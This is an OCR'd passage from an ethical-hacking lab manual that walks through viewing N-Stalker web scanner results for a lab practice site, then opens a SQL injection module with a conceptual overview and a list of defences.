
20. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.




21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.



22. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.




23. You can view the complete scan results in N-Stalker's main dashboard.
24. Now, click to expand the URL **http://www.moviescioe.com/** under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.



25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.


    Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

26. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.



27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

28. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the Vulnerability section of the Vulnerability Information pane.



29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.
32. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

SQL Injection

Module 15

SQL Injection

SQL injection is a technique that takes advantage of input vulnerabilities to pass malicious SQL commands through a web application for execution by a backend database.

Lab Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

